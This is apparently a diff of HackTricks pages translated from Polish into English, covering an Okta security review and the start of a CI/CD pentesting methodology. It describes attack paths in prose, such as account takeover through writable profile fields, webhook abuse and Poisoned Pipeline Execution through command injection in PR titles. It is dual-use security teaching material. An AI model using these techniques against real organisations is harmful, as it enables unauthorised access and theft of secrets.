||||
{{#endref}}
|
||||
|
||||
## Odniesienia
|
||||
## References
|
||||
|
||||
- [https://trustedsec.com/blog/okta-for-red-teamers](https://trustedsec.com/blog/okta-for-red-teamers)
|
||||
- [https://medium.com/nickvangilder/okta-for-red-teamers-perimeter-edition-c60cb8d53f23](https://medium.com/nickvangilder/okta-for-red-teamers-perimeter-edition-c60cb8d53f23)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -6,72 +6,72 @@
|
||||
|
||||
### People
|
||||
|
||||
Z perspektywy atakującego, to jest bardzo interesujące, ponieważ będziesz mógł zobaczyć **wszystkich zarejestrowanych użytkowników**, ich **adresy e-mail**, **grupy**, do których należą, **profile** i nawet **urządzenia** (telefony wraz z ich systemami operacyjnymi).
|
||||
From an attackers perspective, this is super interesting as you will be able to see **all the users registered**, their **email** addresses, the **groups** they are part of, **profiles** and even **devices** (mobiles along with their OSs).
|
||||
|
||||
Dla przeglądu whitebox sprawdź, czy nie ma kilku "**Oczekujących działań użytkownika**" i "**Resetowania hasła**".
|
||||
For a whitebox review check that there aren't several "**Pending user action**" and "**Password reset**".
|
||||
|
||||
### Groups
|
||||
|
||||
Tutaj znajdziesz wszystkie utworzone grupy w Okta. Interesujące jest zrozumienie różnych grup (zestaw **uprawnień**), które mogą być przyznane **użytkownikom**.\
|
||||
Można zobaczyć **osoby w grupach** oraz **aplikacje przypisane** do każdej grupy.
|
||||
This is where you find all the created groups in Okta. it's interesting to understand the different groups (set of **permissions**) that could be granted to **users**.\
|
||||
It's possible to see the **people included inside groups** and **apps assigned** to each group.
|
||||
|
||||
Oczywiście, każda grupa o nazwie **admin** jest interesująca, szczególnie grupa **Global Administrators**, sprawdź członków, aby dowiedzieć się, kto jest najbardziej uprzywilejowany.
|
||||
Ofc, any group with the name of **admin** is interesting, specially the group **Global Administrators,** check the members to learn who are the most privileged members.
|
||||
|
||||
Z przeglądu whitebox, **nie powinno być więcej niż 5 globalnych administratorów** (lepiej, jeśli jest tylko 2 lub 3).
|
||||
From a whitebox review, there **shouldn't be more than 5 global admins** (better if there are only 2 or 3).
|
||||
|
||||
### Devices
|
||||
|
||||
Znajdź tutaj **listę wszystkich urządzeń** wszystkich użytkowników. Możesz również zobaczyć, czy jest **aktywnie zarządzane**, czy nie.
|
||||
Find here a **list of all the devices** of all the users. You can also see if it's being **actively managed** or not.
|
||||
|
||||
### Profile Editor
|
||||
|
||||
Tutaj można zaobserwować, jak kluczowe informacje, takie jak imiona, nazwiska, e-maile, nazwy użytkowników... są udostępniane między Okta a innymi aplikacjami. To jest interesujące, ponieważ jeśli użytkownik może **zmodyfikować w Okta pole** (takie jak jego imię lub e-mail), które następnie jest używane przez **zewnętrzną aplikację** do **identyfikacji** użytkownika, insider mógłby spróbować **przejąć inne konta**.
|
||||
Here is possible to observe how key information such as first names, last names, emails, usernames... are shared between Okta and other applications. This is interesting because if a user can **modify in Okta a field** (such as his name or email) that then is used by an **external application** to **identify** the user, an insider could try to **take over other accounts**.
|
||||
|
||||
Ponadto, w profilu **`User (default)`** z Okta możesz zobaczyć **które pola** ma każdy **użytkownik** i które z nich są **edytowalne** przez użytkowników. Jeśli nie możesz zobaczyć panelu administracyjnego, po prostu przejdź do **aktualizacji informacji o swoim profilu** i zobaczysz, które pola możesz zaktualizować (zauważ, że aby zaktualizować adres e-mail, musisz go zweryfikować).
|
||||
Moreover, in the profile **`User (default)`** from Okta you can see **which fields** each **user** has and which ones are **writable** by users. If you cannot see the admin panel, just go to **update your profile** information and you will see which fields you can update (note that to update an email address you will need to verify it).
|
||||
|
||||
### Directory Integrations
|
||||
|
||||
Katalogi pozwalają na importowanie osób z istniejących źródeł. Przypuszczam, że tutaj zobaczysz użytkowników importowanych z innych katalogów.
|
||||
Directories allow you to import people from existing sources. I guess here you will see the users imported from other directories.
|
||||
|
||||
Nie widziałem tego, ale przypuszczam, że to jest interesujące, aby dowiedzieć się o **innych katalogach, które Okta używa do importowania użytkowników**, więc jeśli **skomprymujesz ten katalog**, mógłbyś ustawić niektóre wartości atrybutów w użytkownikach utworzonych w Okta i **może skompromitować środowisko Okta**.
|
||||
I haven't seen it, but I guess this is interesting to find out **other directories that Okta is using to import users** so if you **compromise that directory** you could set some attributes values in the users created in Okta and **maybe compromise the Okta env**.
|
||||
|
||||
### Profile Sources
|
||||
|
||||
Źródło profilu to **aplikacja, która działa jako źródło prawdy** dla atrybutów profilu użytkownika. Użytkownik może być źródłowany tylko przez jedną aplikację lub katalog w danym czasie.
|
||||
A profile source is an **application that acts as a source of truth** for user profile attributes. A user can only be sourced by a single application or directory at a time.
|
||||
|
||||
Nie widziałem tego, więc wszelkie informacje o bezpieczeństwie i hackingu dotyczące tej opcji są mile widziane.
|
||||
I haven't seen it, so any information about security and hacking regarding this option is appreciated.
|
||||
|
||||
## Customizations
|
||||
|
||||
### Brands
|
||||
|
||||
Sprawdź w zakładce **Domains** tej sekcji adresy e-mail używane do wysyłania e-maili oraz niestandardową domenę w Okta firmy (którą prawdopodobnie już znasz).
|
||||
Check in the **Domains** tab of this section the email addresses used to send emails and the custom domain inside Okta of the company (which you probably already know).
|
||||
|
||||
Ponadto, w zakładce **Setting**, jeśli jesteś administratorem, możesz "**Użyć niestandardowej strony wylogowania**" i ustawić niestandardowy adres URL.
|
||||
Moreover, in the **Setting** tab, if you are admin, you can "**Use a custom sign-out page**" and set a custom URL.
|
||||
|
||||
### SMS
|
||||
|
||||
Nic interesującego tutaj.
|
||||
Nothing interesting here.
|
||||
|
||||
### End-User Dashboard
|
||||
|
||||
Możesz tutaj znaleźć skonfigurowane aplikacje, ale szczegóły tych aplikacji zobaczymy później w innej sekcji.
|
||||
You can find here applications configured, but we will see the details of those later in a different section.
|
||||
|
||||
### Other
|
||||
|
||||
Interesujące ustawienie, ale nic super interesującego z punktu widzenia bezpieczeństwa.
|
||||
Interesting setting, but nothing super interesting from a security point of view.
|
||||
|
||||
## Applications
|
||||
|
||||
### Applications
|
||||
|
||||
Tutaj możesz znaleźć wszystkie **skonfigurowane aplikacje** i ich szczegóły: Kto ma do nich dostęp, jak są skonfigurowane (SAML, OpenID), URL do logowania, mapowania między Okta a aplikacją...
|
||||
Here you can find all the **configured applications** and their details: Who has access to them, how is it configured (SAML, OPenID), URL to login, the mappings between Okta and the application...
|
||||
|
||||
W zakładce **`Sign On`** znajduje się również pole o nazwie **`Password reveal`**, które pozwala użytkownikowi **ujawnić swoje hasło** podczas sprawdzania ustawień aplikacji. Aby sprawdzić ustawienia aplikacji z panelu użytkownika, kliknij 3 kropki:
|
||||
In the **`Sign On`** tab there is also a field called **`Password reveal`** that would allow a user to **reveal his password** when checking the application settings. To check the settings of an application from the User Panel, click the 3 dots:
|
||||
|
||||
<figure><img src="../../images/image (283).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
I możesz zobaczyć więcej szczegółów o aplikacji (jak funkcja ujawniania hasła, jeśli jest włączona):
|
||||
And you could see some more details about the app (like the password reveal feature, if it's enabled):
|
||||
|
||||
<figure><img src="../../images/image (220).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
@@ -79,121 +79,124 @@ I możesz zobaczyć więcej szczegółów o aplikacji (jak funkcja ujawniania ha
|
||||
|
||||
### Access Certifications
|
||||
|
||||
Użyj Access Certifications, aby tworzyć kampanie audytowe w celu okresowego przeglądu dostępu użytkowników do zasobów i automatycznego zatwierdzania lub cofania dostępu, gdy jest to wymagane.
|
||||
Use Access Certifications to create audit campaigns to review your users' access to resources periodically and approve or revoke access automatically when required.
|
||||
|
||||
Nie widziałem tego używanego, ale przypuszczam, że z defensywnego punktu widzenia to ładna funkcja.
|
||||
I haven't seen it used, but I guess that from a defensive point of view it's a nice feature.
|
||||
|
||||
## Security
|
||||
|
||||
### General
|
||||
|
||||
- **E-maile powiadamiające o bezpieczeństwie**: Wszystkie powinny być włączone.
|
||||
- **Integracja CAPTCHA**: Zaleca się ustawienie przynajmniej niewidocznego reCaptcha.
|
||||
- **Bezpieczeństwo organizacji**: Wszystko można włączyć, a e-maile aktywacyjne nie powinny trwać długo (7 dni jest w porządku).
|
||||
- **Zapobieganie enumeracji użytkowników**: Oba powinny być włączone.
|
||||
- Zauważ, że zapobieganie enumeracji użytkowników nie ma zastosowania, jeśli którakolwiek z poniższych warunków jest dozwolona (zobacz [Zarządzanie użytkownikami](https://help.okta.com/oie/en-us/Content/Topics/users-groups-profiles/usgp-main.htm) po więcej informacji):
|
||||
- Rejestracja samoobsługowa
|
||||
- Przepływy JIT z uwierzytelnianiem e-mailowym
|
||||
- **Ustawienia Okta ThreatInsight**: Rejestruj i egzekwuj bezpieczeństwo w oparciu o poziom zagrożenia.
|
||||
- **Security notification emails**: All should be enabled.
|
||||
- **CAPTCHA integration**: It's recommended to set at least the invisible reCaptcha
|
||||
- **Organization Security**: Everything can be enabled and activation emails shouldn't last long (7 days is ok)
|
||||
- **User enumeration prevention**: Both should be enabled
|
||||
- Note that User Enumeration Prevention doesn't take effect if either of the following conditions are allowed (See [User management](https://help.okta.com/oie/en-us/Content/Topics/users-groups-profiles/usgp-main.htm) for more information):
|
||||
- Self-Service Registration
|
||||
- JIT flows with email authentication
|
||||
- **Okta ThreatInsight settings**: Log and enforce security based on threat level
|
||||
|
||||
### HealthInsight
|
||||
|
||||
Tutaj można znaleźć poprawnie i **niebezpiecznie** skonfigurowane **ustawienia**.
|
||||
Here is possible to find correctly and **dangerous** configured **settings**.
|
||||
|
||||
### Authenticators
|
||||
|
||||
Tutaj możesz znaleźć wszystkie metody uwierzytelniania, które użytkownik może użyć: Hasło, telefon, e-mail, kod, WebAuthn... Klikając w uwierzytelnianie hasłem, możesz zobaczyć **politykę haseł**. Sprawdź, czy jest silna.
|
||||
Here you can find all the authentication methods that a user could use: Password, phone, email, code, WebAuthn... Clicking in the Password authenticator you can see the **password policy**. Check that it's strong.
|
||||
|
||||
W zakładce **Enrollment** możesz zobaczyć, które z nich są wymagane lub opcjonalne:
|
||||
In the **Enrollment** tab you can see how the ones that are required or optinal:
|
||||
|
||||
<figure><img src="../../images/image (143).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
Zaleca się wyłączenie telefonu. Najsilniejsze są prawdopodobnie kombinacje hasła, e-maila i WebAuthn.
|
||||
It's recommendatble to disable Phone. The strongest ones are probably a combination of password, email and WebAuthn.
|
||||
|
||||
### Authentication policies
|
||||
|
||||
Każda aplikacja ma politykę uwierzytelniania. Polityka uwierzytelniania weryfikuje, że użytkownicy, którzy próbują zalogować się do aplikacji, spełniają określone warunki, i egzekwuje wymagania dotyczące czynników w oparciu o te warunki.
|
||||
Every app has an authentication policy. The authentication policy verifies that users who try to sign in to the app meet specific conditions, and it enforces factor requirements based on those conditions.
|
||||
|
||||
Tutaj możesz znaleźć **wymagania dotyczące dostępu do każdej aplikacji**. Zaleca się żądanie przynajmniej hasła i innej metody dla każdej aplikacji. Ale jeśli jako atakujący znajdziesz coś słabszego, możesz być w stanie to zaatakować.
|
||||
Here you can find the **requirements to access each application**. It's recommended to request at least password and another method for each application. But if as attacker you find something more weak you might be able to attack it.
|
||||
|
||||
### Global Session Policy
|
||||
|
||||
Tutaj możesz znaleźć polityki sesji przypisane do różnych grup. Na przykład:
|
||||
Here you can find the session policies assigned to different groups. For example:
|
||||
|
||||
<figure><img src="../../images/image (245).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
Zaleca się żądanie MFA, ograniczenie czasu trwania sesji do kilku godzin, nie utrzymywanie ciasteczek sesyjnych w rozszerzeniach przeglądarki oraz ograniczenie lokalizacji i dostawcy tożsamości (jeśli to możliwe). Na przykład, jeśli każdy użytkownik powinien logować się z konkretnego kraju, możesz zezwolić tylko na tę lokalizację.
|
||||
It's recommended to request MFA, limit the session lifetime to some hours, don't persis session cookies across browser extensions and limit the location and Identity Provider (if this is possible). For example, if every user should be login from a country you could only allow this location.
|
||||
|
||||
### Identity Providers
|
||||
|
||||
Dostawcy tożsamości (IdP) to usługi, które **zarządzają kontami użytkowników**. Dodanie IdP w Okta umożliwia Twoim użytkownikom **samo-rejestrację** w Twoich niestandardowych aplikacjach, najpierw uwierzytelniając się za pomocą konta społecznościowego lub karty inteligentnej.
|
||||
Identity Providers (IdPs) are services that **manage user accounts**. Adding IdPs in Okta enables your end users to **self-register** with your custom applications by first authenticating with a social account or a smart card.
|
||||
|
||||
Na stronie dostawców tożsamości możesz dodać loginy społecznościowe (IdP) i skonfigurować Okta jako dostawcę usług (SP), dodając SAML przychodzący. Po dodaniu IdP możesz ustawić zasady routingu, aby kierować użytkowników do IdP w oparciu o kontekst, taki jak lokalizacja użytkownika, urządzenie lub domena e-mailowa.
|
||||
On the Identity Providers page, you can add social logins (IdPs) and configure Okta as a service provider (SP) by adding inbound SAML. After you've added IdPs, you can set up routing rules to direct users to an IdP based on context, such as the user's location, device, or email domain.
|
||||
|
||||
**Jeśli jakikolwiek dostawca tożsamości jest skonfigurowany**, z perspektywy atakującego i obrońcy sprawdź tę konfigurację i **czy źródło jest naprawdę godne zaufania**, ponieważ atakujący, który je skompromituje, mógłby również uzyskać dostęp do środowiska Okta.
|
||||
**If any identity provider is configured** from an attackers and defender point of view check that configuration and **if the source is really trustable** as an attacker compromising it could also get access to the Okta environment.
|
||||
|
||||
### Delegated Authentication
|
||||
|
||||
Uwierzytelnianie delegowane pozwala użytkownikom logować się do Okta, wprowadzając dane uwierzytelniające dla serwera **Active Directory (AD) lub LDAP** swojej organizacji.
|
||||
Delegated authentication allows users to sign in to Okta by entering credentials for their organization's **Active Directory (AD) or LDAP** server.
|
||||
|
||||
Ponownie, sprawdź to, ponieważ atakujący, który skompromituje AD organizacji, mógłby być w stanie przejść do Okta dzięki temu ustawieniu.
|
||||
Again, recheck this, as an attacker compromising an organizations AD could be able to pivot to Okta thanks to this setting.
|
||||
|
||||
### Network
|
||||
|
||||
Strefa sieciowa to konfigurowalna granica, którą możesz wykorzystać do **przyznawania lub ograniczania dostępu do komputerów i urządzeń** w Twojej organizacji w oparciu o **adres IP**, który żąda dostępu. Możesz zdefiniować strefę sieciową, określając jeden lub więcej indywidualnych adresów IP, zakresy adresów IP lub lokalizacje geograficzne.
|
||||
A network zone is a configurable boundary that you can use to **grant or restrict access to computers and devices** in your organization based on the **IP address** that is requesting access. You can define a network zone by specifying one or more individual IP addresses, ranges of IP addresses, or geographic locations.
|
||||
|
||||
Po zdefiniowaniu jednej lub więcej stref sieciowych możesz **używać ich w globalnych politykach sesji**, **politykach uwierzytelniania**, powiadomieniach VPN i **zasadach routingu**.
|
||||
After you define one or more network zones, you can **use them in Global Session Policies**, **authentication policies**, VPN notifications, and **routing rules**.
|
||||
|
||||
Z perspektywy atakującego interesujące jest wiedzieć, które adresy IP są dozwolone (i sprawdzić, czy jakieś **adresy IP są bardziej uprzywilejowane** niż inne). Z perspektywy atakującego, jeśli użytkownicy powinni uzyskiwać dostęp z konkretnego adresu IP lub regionu, sprawdź, czy ta funkcja jest używana prawidłowo.
|
||||
From an attackers perspective it's interesting to know which Ps are allowed (and check if any **IPs are more privileged** than others). From an attackers perspective, if the users should be accessing from an specific IP address or region check that this feature is used properly.
|
||||
|
||||
### Device Integrations
|
||||
|
||||
- **Zarządzanie punktami końcowymi**: Zarządzanie punktami końcowymi to warunek, który można zastosować w polityce uwierzytelniania, aby zapewnić, że zarządzane urządzenia mają dostęp do aplikacji.
|
||||
- Nie widziałem tego jeszcze używanego. TODO
|
||||
- **Usługi powiadomień**: Nie widziałem tego jeszcze używanego. TODO
|
||||
- **Endpoint Management**: Endpoint management is a condition that can be applied in an authentication policy to ensure that managed devices have access to an application.
|
||||
- I haven't seen this used yet. TODO
|
||||
- **Notification services**: I haven't seen this used yet. TODO
|
||||
|
||||
### API
|
||||
|
||||
Możesz tworzyć tokeny API Okta na tej stronie i zobaczyć te, które zostały **utworzone**, ich **uprawnienia**, czas **wygaśnięcia** i **adresy URL źródłowe**. Zauważ, że tokeny API są generowane z uprawnieniami użytkownika, który utworzył token i są ważne tylko wtedy, gdy **użytkownik**, który je utworzył, jest **aktywny**.
|
||||
You can create Okta API tokens in this page, and see the ones that have been **created**, theirs **privileges**, **expiration** time and **Origin URLs**. Note that an API tokens are generated with the permissions of the user that created the token and are valid only if the **user** who created them is **active**.
|
||||
|
||||
**Zaufane źródła** przyznają dostęp do witryn, które kontrolujesz i ufasz, aby uzyskać dostęp do Twojej organizacji Okta przez API Okta.
|
||||
The **Trusted Origins** grant access to websites that you control and trust to access your Okta org through the Okta API.
|
||||
|
||||
Nie powinno być zbyt wielu tokenów API, ponieważ jeśli ich jest dużo, atakujący mógłby spróbować uzyskać do nich dostęp i je wykorzystać.
|
||||
There shuoldn't be a lot of API tokens, as if there are an attacker could try to access them and use them.
|
||||
|
||||
## Workflow
|
||||
|
||||
### Automations
|
||||
|
||||
Automatyzacje pozwalają na tworzenie automatycznych działań, które są uruchamiane na podstawie zestawu warunków wyzwalających, które występują w trakcie cyklu życia użytkowników końcowych.
|
||||
Automations allow you to create automated actions that run based on a set of trigger conditions that occur during the lifecycle of end users.
|
||||
|
||||
Na przykład warunkiem może być "Nieaktywność użytkownika w Okta" lub "Wygasanie hasła użytkownika w Okta", a działaniem może być "Wyślij e-mail do użytkownika" lub "Zmień stan cyklu życia użytkownika w Okta".
|
||||
For example a condition could be "User inactivity in Okta" or "User password expiration in Okta" and the action could be "Send email to the user" or "Change user lifecycle state in Okta".
|
||||
|
||||
## Reports
|
||||
|
||||
### Reports
|
||||
|
||||
Pobierz logi. Są **wysyłane** na **adres e-mail** bieżącego konta.
|
||||
Download logs. They are **sent** to the **email address** of the current account.
|
||||
|
||||
### System Log
|
||||
|
||||
Tutaj możesz znaleźć **logi działań wykonywanych przez użytkowników** z wieloma szczegółami, takimi jak logowanie do Okta lub aplikacji przez Okta.
|
||||
Here you can find the **logs of the actions performed by users** with a lot of details like login in Okta or in applications through Okta.
|
||||
|
||||
### Import Monitoring
|
||||
|
||||
To może **importować logi z innych platform** uzyskanych za pomocą Okta.
|
||||
This can **import logs from the other platforms** accessed with Okta.
|
||||
|
||||
### Rate limits
|
||||
|
||||
Sprawdź osiągnięte limity szybkości API.
|
||||
Check the API rate limits reached.
|
||||
|
||||
## Settings
|
||||
|
||||
### Account
|
||||
|
||||
Tutaj możesz znaleźć **ogólne informacje** o środowisku Okta, takie jak nazwa firmy, adres, **kontakt e-mail do rozliczeń**, **kontakt e-mail do spraw technicznych** oraz kto powinien otrzymywać aktualizacje Okta i jakie rodzaje aktualizacji Okta.
|
||||
Here you can find **generic information** about the Okta environment, such as the company name, address, **email billing contact**, **email technical contact** and also who should receive Okta updates and which kind of Okta updates.
|
||||
|
||||
### Downloads
|
||||
|
||||
Tutaj możesz pobrać agentów Okta, aby zsynchronizować Okta z innymi technologiami.
|
||||
Here you can download Okta agents to sync Okta with other technologies.
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,4 +1,4 @@
|
||||
# Pentesting CI/CD Metodologia
|
||||
# Pentesting CI/CD Methodology
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
@@ -6,105 +6,98 @@
|
||||
|
||||
## VCS
|
||||
|
||||
VCS oznacza **Version Control System**, ten system pozwala deweloperom **zarządzać swoim kodem źródłowym**. Najpopularniejszy to **git** i zwykle znajdziesz firmy używające go na jednej z następujących **platform**:
|
||||
VCS stands for **Version Control System**, this systems allows developers to **manage their source code**. The most common one is **git** and you will usually find companies using it in one of the following **platforms**:
|
||||
|
||||
- Github
|
||||
- Gitlab
|
||||
- Bitbucket
|
||||
- Gitea
|
||||
- Gitblit
|
||||
- Dostawcy chmurowi (oferują swoje własne platformy VCS)
|
||||
- Cloud providers (they offer their own VCS platforms)
|
||||
|
||||
|
||||
## CI/CD Pipelines
|
||||
|
||||
Potoki CI/CD umożliwiają deweloperom **zautomatyzowanie wykonywania kodu** w różnych celach, w tym budowania, testowania i wdrażania aplikacji. Te zautomatyzowane workflowy są **wyzwalane przez konkretne akcje**, takie jak pushy kodu, pull requesty lub zaplanowane zadania. Przyspieszają proces od developmentu do produkcji.
|
||||
CI/CD pipelines enable developers to **automate the execution of code** for various purposes, including building, testing, and deploying applications. These automated workflows are **triggered by specific actions**, such as code pushes, pull requests, or scheduled tasks. They are useful for streamlining the process from development to production.
|
||||
|
||||
Jednak te systemy muszą być **uruchamiane gdzieś** i zwykle z **uprzywilejowanymi poświadczeniami do deployu kodu lub dostępu do wrażliwych informacji**.
|
||||
However, these systems need to be **executed somewhere** and usually with **privileged credentials to deploy code or access sensitive information**.
|
||||
|
||||
## VCS Pentesting Methodology
|
||||
|
||||
> [!NOTE]
|
||||
> Nawet jeśli niektóre platformy VCS pozwalają tworzyć pipelines, w tej sekcji przeanalizujemy tylko potencjalne ataki na kontrolę nad kodem źródłowym.
|
||||
> Even if some VCS platforms allow to create pipelines for this section we are going to analyze only potential attacks to the control of the source code.
|
||||
|
||||
Platformy, które zawierają kod źródłowy twojego projektu, przechowują wrażliwe informacje i trzeba być bardzo ostrożnym z uprawnieniami przyznawanymi wewnątrz tej platformy. Oto kilka typowych problemów występujących na platformach VCS, które atakujący może wykorzystać:
|
||||
Platforms that contains the source code of your project contains sensitive information and people need to be very careful with the permissions granted inside this platform. These are some common problems across VCS platforms that attacker could abuse:
|
||||
|
||||
- **Leaks**: Jeśli twój kod zawiera leaks w commitach i atakujący może uzyskać dostęp do repo (ponieważ jest publiczne lub ma dostęp), może odkryć te leaks.
|
||||
- **Dostęp**: Jeśli atakujący uzyska **dostęp do konta na platformie VCS**, może zdobyć **większą widoczność i uprawnienia**.
|
||||
- **Rejestracja**: Niektóre platformy po prostu pozwalają zewnętrznym użytkownikom tworzyć konta.
|
||||
- **SSO**: Niektóre platformy nie pozwalają rejestrować się lokalnie, ale umożliwiają dostęp każdemu z ważnym SSO (np. atakujący może użyć swojego konta github, aby się zalogować).
|
||||
- **Credentials**: Username+Pwd, personal tokens, ssh keys, Oauth tokens, cookies... istnieje wiele typów tokenów, które użytkownik może ukraść, aby w jakiś sposób uzyskać dostęp do repo.
|
||||
- **Webhooks**: Platformy VCS umożliwiają generowanie webhooks. Jeśli nie są **chronione** niewidocznymi sekretami, **atakujący może ich nadużyć**.
|
||||
- Jeśli nie ma żadnego sekretu, atakujący może nadużyć webhooka zewnętrznej platformy.
|
||||
- Jeśli sekret jest w URL, dzieje się to samo i atakujący również ma sekret.
|
||||
- **Code compromise:** Jeśli złośliwy aktor ma jakiś rodzaj **dostępu zapisu** do repo, może spróbować **wstrzyknąć złośliwy kod**. Aby odnieść sukces, może potrzebować **obejść ochronę gałęzi**. Te działania mogą być wykonywane z różnymi celami:
|
||||
- Skompromitować główną gałąź, aby **skompromitować produkcję**.
|
||||
- Skompromitować główną (lub inne) gałęzie, aby **skompromitować maszyny deweloperów** (ponieważ zazwyczaj wykonują testy, terraform lub inne rzeczy z repo na swoich maszynach).
|
||||
- **Skompromitować pipeline** (sprawdź następną sekcję)
|
||||
- **Leaks**: If your code contains leaks in the commits and the attacker can access the repo (because it's public or because he has access), he could discover the leaks.
|
||||
- **Access**: If an attacker can **access to an account inside the VCS platform** he could gain **more visibility and permissions**.
|
||||
- **Register**: Some platforms will just allow external users to create an account.
|
||||
- **SSO**: Some platforms won't allow users to register, but will allow anyone to access with a valid SSO (so an attacker could use his github account to enter for example).
|
||||
- **Credentials**: Username+Pwd, personal tokens, ssh keys, Oauth tokens, cookies... there are several kind of tokens a user could steal to access in some way a repo.
|
||||
- **Webhooks**: VCS platforms allow to generate webhooks. If they are **not protected** with non visible secrets an **attacker could abuse them**.
|
||||
- If no secret is in place, the attacker could abuse the webhook of the third party platform
|
||||
- If the secret is in the URL, the same happens and the attacker also have the secret
|
||||
- **Code compromise:** If a malicious actor has some kind of **write** access over the repos, he could try to **inject malicious code**. In order to be successful he might need to **bypass branch protections**. These actions can be performed with different goals in mid:
|
||||
- Compromise the main branch to **compromise production**.
|
||||
- Compromise the main (or other branches) to **compromise developers machines** (as they usually execute test, terraform or other things inside the repo in their machines).
|
||||
- **Compromise the pipeline** (check next section)
|
||||
|
||||
## Pipelines Pentesting Methodology
|
||||
|
||||
Najpopularniejszy sposób definiowania pipeline'a to użycie **pliku konfiguracyjnego CI przechowywanego w repozytorium**, które pipeline buduje. Ten plik opisuje kolejność wykonywanych zadań, warunki wpływające na przepływ i ustawienia środowiska budowania.\
|
||||
Te pliki zwykle mają spójną nazwę i format, na przykład — Jenkinsfile (Jenkins), .gitlab-ci.yml (GitLab), .circleci/config.yml (CircleCI) oraz pliki YAML GitHub Actions w .github/workflows. Po wyzwoleniu, job pipeline'a **pobiera kod** z wybranego źródła (np. commit / branch) i **wykonuje komendy określone w pliku konfiguracyjnym CI** względem tego kodu.
|
||||
The most common way to define a pipeline, is by using a **CI configuration file hosted in the repository** the pipeline builds. This file describes the order of executed jobs, conditions that affect the flow, and build environment settings.\
|
||||
These files typically have a consistent name and format, for example — Jenkinsfile (Jenkins), .gitlab-ci.yml (GitLab), .circleci/config.yml (CircleCI), and the GitHub Actions YAML files located under .github/workflows. When triggered, the pipeline job **pulls the code** from the selected source (e.g. commit / branch), and **runs the commands specified in the CI configuration file** against that code.
|
||||
|
||||
Dlatego ostatecznym celem atakującego jest w jakiś sposób **skompromitować te pliki konfiguracyjne** lub **komendy, które one wykonują**.
|
||||
|
||||
> [!TIP]
|
||||
> Niektórzy hostowani builderzy pozwalają kontrybutorom wybierać Docker build context i ścieżkę Dockerfile. Jeśli context jest kontrolowany przez atakującego, możesz ustawić go poza repo (np. ".."), aby w trakcie builda załadować pliki hosta i eksfiltrować sekrety. Zobacz:
|
||||
>
|
||||
>{{#ref}}
|
||||
>docker-build-context-abuse.md
|
||||
>{{#endref}}
|
||||
Therefore the ultimate goal of the attacker is to somehow **compromise those configuration files** or the **commands they execute**.
|
||||
|
||||
### PPE - Poisoned Pipeline Execution
|
||||
|
||||
Ścieżka Poisoned Pipeline Execution (PPE) wykorzystuje uprawnienia w repo SCM do manipulowania CI pipeline i wykonywania szkodliwych komend. Użytkownicy z odpowiednimi uprawnieniami mogą modyfikować pliki konfiguracyjne CI lub inne pliki używane przez job pipeline'a, aby dodać złośliwe polecenia. To „zatruwa” pipeline CI, prowadząc do wykonania tych złośliwych poleceń.
|
||||
The Poisoned Pipeline Execution (PPE) path exploits permissions in an SCM repository to manipulate a CI pipeline and execute harmful commands. Users with the necessary permissions can modify CI configuration files or other files used by the pipeline job to include malicious commands. This "poisons" the CI pipeline, leading to the execution of these malicious commands.
|
||||
|
||||
Aby złośliwy aktor odniósł sukces wykonując atak PPE, musi być w stanie:
|
||||
For a malicious actor to be successful performing a PPE attack he needs to be able to:
|
||||
|
||||
- Mieć **dostęp do zapisu na platformie VCS**, ponieważ zwykle pipelines są wyzwalane, gdy następuje push lub pull request. (Sprawdź sekcję VCS pentesting methodology dla podsumowania sposobów uzyskania dostępu).
|
||||
- Zauważ, że czasami **zewnętrzny PR liczy się jako "dostęp do zapisu"**.
|
||||
- Nawet jeśli ma uprawnienia zapisu, musi mieć pewność, że może **zmodyfikować plik konfiguracyjny CI lub inne pliki, na których konfig opiera się**.
|
||||
- W tym celu może być konieczne **obejście ochrony gałęzi**.
|
||||
- Have **write access to the VCS platform**, as usually pipelines are triggered when a push or a pull request is performed. (Check the VCS pentesting methodology for a summary of ways to get access).
|
||||
- Note that sometimes an **external PR count as "write access"**.
|
||||
- Even if he has write permissions, he needs to be sure he can **modify the CI config file or other files the config is relying on**.
|
||||
- For this, he might need to be able to **bypass branch protections**.
|
||||
|
||||
Istnieją 3 odmiany PPE:
|
||||
There are 3 PPE flavours:
|
||||
|
||||
- **D-PPE**: Atak **Direct PPE** występuje, gdy aktor **modyfikuje plik konfig CI**, który zostanie wykonany.
|
||||
- **I-DDE**: Atak **Indirect PPE** występuje, gdy aktor **modyfikuje** **plik**, na którym plik konfig CI polega (np. makefile lub konfiguracja terraform).
|
||||
- **Public PPE or 3PE**: W niektórych przypadkach pipelines mogą być **wyzwalane przez użytkowników bez dostępu zapisu do repo** (a którzy mogą nawet nie być częścią organizacji), ponieważ mogą wysyłać PR.
|
||||
- **3PE Command Injection**: Zazwyczaj pipeline'y CI/CD **ustawiają zmienne środowiskowe** z **informacjami o PR**. Jeśli ta wartość może być kontrolowana przez atakującego (np. tytuł PR) i jest **używana** w **niebezpiecznym miejscu** (np. wykonywanie komend sh), atakujący może **wstrzyknąć tam polecenia**.
|
||||
- **D-PPE**: A **Direct PPE** attack occurs when the actor **modifies the CI config** file that is going to be executed.
|
||||
- **I-DDE**: An **Indirect PPE** attack occurs when the actor **modifies** a **file** the CI config file that is going to be executed **relays on** (like a make file or a terraform config).
|
||||
- **Public PPE or 3PE**: In some cases the pipelines can be **triggered by users that doesn't have write access in the repo** (and that might not even be part of the org) because they can send a PR.
|
||||
- **3PE Command Injection**: Usually, CI/CD pipelines will **set environment variables** with **information about the PR**. If that value can be controlled by an attacker (like the title of the PR) and is **used** in a **dangerous place** (like executing **sh commands**), an attacker might **inject commands in there**.
|
||||
|
||||
### Korzyści z eksploatacji
|
||||
### Exploitation Benefits
|
||||
|
||||
Znając 3 odmiany zatruwania pipeline'a, sprawdźmy, co atakujący może uzyskać po udanej eksploatacji:
|
||||
Knowing the 3 flavours to poison a pipeline, lets check what an attacker could obtain after a successful exploitation:
|
||||
|
||||
